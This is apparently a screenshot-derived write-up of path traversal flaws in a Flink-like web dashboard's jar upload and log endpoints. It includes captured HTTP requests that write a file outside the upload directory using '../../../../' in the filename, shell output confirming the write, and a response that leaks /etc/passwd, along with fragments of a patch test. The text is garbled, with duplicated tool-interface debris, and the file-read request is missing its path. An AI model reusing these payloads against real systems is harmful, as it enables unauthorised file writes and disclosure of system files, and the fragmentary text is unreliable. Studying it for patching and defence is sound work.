







Request
Raw Params Headers Hex
POST /jars/upload HTTP/1.1
Host: 192.168.33.128:8081
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 234
Content-Type: multipart/form-data;
boundary=--------------------------865b7df2cf04911c
--------------------------865b7df2cf04911c
../../../../skay.txt"
Content-Type: application/octet-stream
sssssssssssssssss
--------------------------865b7df2cf04911c--
Response
Raw Headers Hex
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=UTF-8
Access-Control-Allow-Origin: *
content-length: 6017
{
"errors":[
]
}
0 matches
Pretty
Search...
0 matches
Pretty
Search...

CERT




```
+
+     String customFilename1 = "different-name-1.jar";
+     String customFilename2 = "different-name-2.jar";
+
+     multipartUpdateResource.setFileUploadVerifier(new CustomFilenameVerifier(
+         customFilename1,
+         multipartUpdateResource.file1.toPath(),
+         customFilename2,
+         multipartUpdateResource.file2.toPath()));
+
+     MessageHeaders<?, ?, ?> messageHeaders = multipartUpdateResource.getFileHandler().getMessageHeaders();
+     Request request = buildRequestWithCustomFilenames(
+         messageHeaders.getTargetRestEndpointURL(),
+         customFilename1,
+         customFilename2);
+     try (Response response = client.newCall(request).execute()) {
+         assertEquals(messageHeaders.getResponseStatusCode().code(), response.code());
+     }
+
+     verifyNoFileIsRegisteredToDeleteOnExitHook();
+ }
+
+ @Test
+ public void testFileUploadUsingCustomFilenameWithParentFolderPath() throws IOException {
+     OkHttpClient client = createOkHttpClientWithNoTimeouts();
+
+     String customFilename1 = "different-name-1.jar";
+     String customFilename2 = "different-name-2.jar";
+
+     multipartUpdateResource.setFileUploadVerifier(new CustomFilenameVerifier(
+         customFilename1,
+         multipartUpdateResource.file1.toPath(),
+         customFilename2,
+         multipartUpdateResource.file2.toPath()));
+
+     // referring to the parent #[illegible] within the filename should be ignored
+     MessageHeaders<?, ?, ?> messageHeaders = multipartUpdateResource.getFileHandler().getMessageHeaders();
+     Request request = buildRequestWithCustomFilenames(
+         multipartUpdateResource.getFileHandler().getMessageHeaders().getTargetRestEndpointURL(),
+         String.format("../%s", customFilename1),
+         String.format("../%s", customFilename2));
+     try (Response response = client.newCall(request).execute()) {
+         assertEquals(messageHeaders.getResponseStatusCode().code(), response.code());
+     }
```







```
root@kali:~/flink/bin# curl -X POST -H "Expect:" -F "jarfile=@aaa.jar" http://1
27.0.0.1:8081/jars/upload
{"filename":"/tmp/flink-web-9087b336-a7d7-46ce-827b-2df685b78c4c/flink-web-uplo
ad/12c7d27a-28f3-4d48-9aef-5f541c8cc843_aaa.jar","status":"success"}root@kali:
```


Request
Raw
Params
Headers
Hex
POST /jars/upload HTTP/1.1
Host: 192.168.33.128:8081
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 234
Content-Type: multipart/form-data;
boundary=--------------------------865b7df2cf04911c
--------------------------865b7df2cf04911c
Content-Disposition: form-data; name="jarfile"; filename="../../../../skay.txt"
Content-Type: application/octet-stream
sssssssssssssssss
--------------------------865b7df2cf04911c--
Response
Raw
Headers
Hex
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=UTF-8
Access-Control-Allow-Origin: *
content-length: 6017
{
"errors":[
]
}
0 matches
Pretty
Search...

root@kali:~/flink/bin# cd /
root@kali:/# cat skay.txt
sssssssssssssssss
root@kali:/#


Burp Project Intruder Repeater Window Logger++ Help
Request
Response
1 GET
1 HTTP/1.1 200 OK
2 Content-Type: text/plain
3 content-length: 3107
4
Host: 192.168.33.128:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x
Gecko/20100101 Firefox/84.0
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-H
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
0 matches
Search...


private File logDir;
public JobManagerCustomLogHandler(
GatewayRetriever<? extends RestfulGateway> leaderRetriever,
Time timeout,
Map<String, String> responseHeaders,
UntypedResponseMessageHeaders<EmptyRequestBody, FileMessageParameters> messageHeaders,
@Nullable File logDir) {
super(leaderRetriever, timeout, responseHeaders, messageHeaders);
this.logDir = logDir;
@Override
if (logDir == null) {
return null;
}

CERT